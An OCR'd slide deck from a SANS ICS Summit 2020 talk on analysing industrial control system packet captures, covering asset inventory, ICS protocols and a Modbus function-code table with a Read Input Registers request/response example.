


MANDIANT®
A FireEye® Company


Go-To Analysis for ICS Network Packet Captures

SANS ICS Summit 2020

Gabriel Agboruche | GICSP | GSLC | GNFA
Senior Consultant

Flow

1	whoami
2	Pcap
3	Who is talking?
4	What stands out?
5	Immerse yourselves in the conversations




whoami

- Gabriel Agboruche GICSP | GSLC | GNFA
  - Sr. Consultant @Mandiant @FireEye
- Stuxnet changed my life…

@ICS_Gabe

@ICS with Gabe

Pcap




- Pcap is short for Packet Capture
- Collected data that crosses a specific point in a network
- Can be captured and analyzed with free and open source tools


Who's Talking?

Who's Talking?

Asset Inventory

- Intent: **Understand what devices are having conversations in your environment**
- Hardware Network Taps
- Tcpdump or Tshark running on devices with an established network connection
- Commercial asset inventory tools: Nozomi, Dragos, Claroty, etc.






What are they
talking about?

What are they talking about?

Understanding ICS Network Communications

- ICS Protocols:

  Modbus, DNP3, HART, Siemens S7comm, OPC, PROFINET, etc…

- Gain a level of understanding of what's being communicated


- Don't underestimate the number of similarities between you ICS and IT networks


- Example…


Modbus Traffic Example

- Utilizing TCP/502, Modbus operates as a client-server protocol for process communication in operational technology (OT) systems.
- In the Modbus client-server configuration, the server is the programmable logic controller (PLC) or field device, and the client is the human-machine interface (HMI) or client that queries the PLCs or servers
- Modbus is a request/reply protocol and offers services specified by function codes

Modbus Traffic Example cont..







Read Input Registers

5.1 Public Function Code Definition

				Function Codes			
				code	*Sub code*	*(hex)*	*Section*
Data Access	**Bit access**	Physical Discrete Inputs	Read Discrete Inputs	**02**		**02**	6.2
		Internal Bits Or Physical coils	Read Coils	**01**		**01**	6.1
			Write Single Coil	**05**		**05**	6.5
			Write Multiple Coils	**15**		**0F**	6.11
	16 bits access	Physical Input Registers	Read Input Register	**04**		**04**	6.4
		Internal Registers Or Physical Output Registers	Read Holding Registers	**03**		**03**	6.3
			Write Single Register	**06**		**06**	6.6
			Write Multiple Registers	**16**		**10**	6.12
			Read/Write Multiple Registers	**23**		**17**	6.17
			Mask Write Register	**22**		**16**	6.16
			Read FIFO queue	**24**		**18**	6.18
	File record access		Read File record	**20**		**14**	6.14
			Write File record	**21**		**15**	6.15
	Diagnostics		Read Exception status	**07**		**07**	6.7
			Diagnostic	**08**	**00-18,20**	**08**	6.8
			Get Com event counter	**11**		**OB**	6.9
			Get Com Event Log	**12**		**0C**	6.10
			Report Server ID	**17**		**11**	6.13
			Read device Identification	**43**	**14**	**2B**	6.21
	Other		Encapsulated Interface Transport	**43**	**13,14**	**2B**	6.19
			CANopen General Reference	**43**	**13**	**2B**	6.20

6.4 04 (0x04) Read Input Registers

This function code is used to read from 1 to 125 contiguous input registers in a remote device. The Request PDU specifies the starting register address and the number of registers. In the PDU Registers are addressed starting at zero. Therefore input registers numbered 1-16 are addressed as 0-15.

The register data in the response message are packed as two bytes per register, with the binary contents right justified within each byte. For each register, the first byte contains the high order bits and the second contains the low order bits.

Request

Function code	1 Byte	**0x04**
Starting Address	2 Bytes	0x0000 to 0xFFFF
Quantity of Input Registers	2 Bytes	0x0001 to 0x007D

Response

Function code	1 Byte	**0x04**
Byte count	1 Byte	2 x **N***
Input Registers	**N*** x 2 Bytes	

***N** = Quantity of Input Registers

Error

Error code	1 Byte	**0x84**
Exception code	1 Byte	01 or 02 or 03 or 04

Here is an example of a request to read input register 9:

Request		**Response**	
Field Name	*(Hex)*	*Field Name*	*(Hex)*
Function	**04**	Function	**04**
Starting Address Hi	**00**	Byte Count	**02**
Starting Address Lo	**08**	Input Reg. 9 Hi	**00**
Quantity of Input Reg. Hi	**00**	Input Reg. 9 Lo	**0A**


Function Codes



What stands out?

